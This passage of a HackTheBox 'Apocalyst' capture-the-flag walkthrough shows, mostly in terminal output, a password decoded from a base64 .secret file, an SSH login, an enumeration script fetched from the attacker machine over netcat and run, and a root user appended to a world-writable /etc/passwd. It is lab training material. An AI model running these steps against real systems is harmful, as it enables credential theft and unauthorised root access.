Read the contents of .secret


cat .secret; echo



```
www-data@apocalyst:/home/falaraki$ cat .secret; echo
cat .secret; echo
S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM3VGlOZ1RIIXNVemVyc1A0c3M=
```

This is base64 so we need to decode it.

echo “S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM3VGlOZ1RIIXNVemVyc1A0c3M=” | base64 -d; echo



```
www-data@apocalyst:/home/falaraki$ echo "S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM3VGlOZ1RIIXNVemVyc1A0c3M=" | base64 -d; echo
<ZmUhDQpZMHVBSU50RzM3VGlOZ1RIIXNVemVyc1A0c3M=" | base64 -d; echo
Keep forgetting password so this will keep it safe!
Y0uAINtG37TiNgTH!sUzersP4ss
```


The password:

Y0uAINtG37TiNgTH!sUzersP4ss

Logging In With SSH


Now I logged into ssh with the following credentials:

Falaraki:Y0uAINtG37TiNgTH!sUzersP4ss



```
root@kali:/tmp/Apocalyst# ssh falaraki@http://apocalyst.htb/
ssh: Could not resolve hostname http://apocalyst.htb/: Name or service not known
root@kali:/tmp/Apocalyst# ssh falaraki@apocalyst.htb
The authenticity of host 'apocalyst.htb (10.10.10.46)' can't be established.
ECDSA key fingerprint is SHA256:haGh7sn13yyJk8VPU6MVYAqxX3Bm2XP9YhF0pDnjcJA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'apocalyst.htb,10.10.10.46' (ECDSA) to the list of known hosts.
falaraki@apocalyst.htb's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

120 packages can be updated.
61 updates are security updates.


Last login: Thu Jul 27 12:09:11 2017 from 10.0.2.15
falaraki@apocalyst:~$ id
uid=1000(falaraki) gid=1000(falaraki) groups=1000(falaraki),4(adm),24(cdrom),30(dip),46(pl
falaraki@apocalyst:~$
```

whoami && ifconfig && cat user.txt; echo



```
falaraki@apocalyst:~$ whoami && ifconfig && cat user.txt; echo
falaraki
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:48:7c
          inet addr:10.10.10.46  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:487c/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:487c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16289 errors:0 dropped:97 overruns:0 frame:0
          TX packets:13707 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2244700 (2.2 MB)  TX bytes:9373650 (9.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:117440 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117440 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:8700240 (8.7 MB)  TX bytes:8700240 (8.7 MB)

9182d4d0b3f40307d86673193a9cd4e5
```

Post-Exploitation

After I got user level access to the system I started to run an enumeration script called: lse.sh

Resource: https://github.com/diego-treitos/linux-smart-enumeration


Transferring the lse.sh File

Kali Systen:

nc -lnvpo 1234 < lse.sh

Target System:

nc -nv 10.10.14.12 1234 > lse.sh




```
falaraki@apocalyst:/tmp$ nc -nv 10.10.14.12 1234 > lse.sh
Connection to 10.10.14.12 1234 port [tcp/*] succeeded!
falaraki@apocalyst:/tmp$ ls
lse.sh  systemd-private-336cf36a9a964abe97889890109c5fae-systemd-timesyncd.service-V1Pn61  vmware-root
falaraki@apocalyst:/tmp$
```

```
kali@kali:/opt/Linux-enum$ ls
bash.sh  exploit.c  LinEnum.sh  linpeas.sh  linux-local-enum.sh  linuxprivchecker.py  lse.sh  pspy32  test.sh
kali@kali:/opt/Linux-enum$ nc -lnvp 1234 < lse.sh
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.46] 58724
^C
kali@kali:/opt/Linux-enum$
```

And how I run the script.

bash lse.sh -l 0


This enumeration script found out that we can write to /etc/passwd. That means we can add a new root user.




```
[!] fst160 Can we write to critical files?............................... yes!
---
-rw-rw-rw- 1 root root 1637 Jul 26  2017 /etc/passwd
```

With the following command we add a new root user.

```
echo "IceL0rd:safFH5uFKHzvk:0:0:root:/root:/bin/bash" >> /etc/passwd
```




```
falaraki@apocalyst:/tmp$ echo "IceL0rd:safFH5uFKHzvk:0:0:root:/root:/bin/bash" >> /etc/passwd
falaraki@apocalyst:/tmp$ cat /etc/passwd | grep IceL0rd
IceL0rd:safFH5uFKHzvk:0:0:root:/root:/bin/bash
```



```
falaraki@apocalyst:/tmp$ su IceL0rd
Password:
root@apocalyst:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@apocalyst:/tmp#
```

```
whoami; ifconfig; cat root.txt; echo
```



```
root@apocalyst:~# whoami; ifconfig; cat root.txt; echo
root
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:48:7c
          inet addr:10.10.10.46  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:487c/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:487c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18185 errors:0 dropped:127 overruns:0 frame:0
          TX packets:16065 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2418689 (2.4 MB)  TX bytes:9865613 (9.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:120640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:120640 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:8937040 (8.9 MB)  TX bytes:8937040 (8.9 MB)

1cb9d00f62d6015e07e58fa02caaf57f
```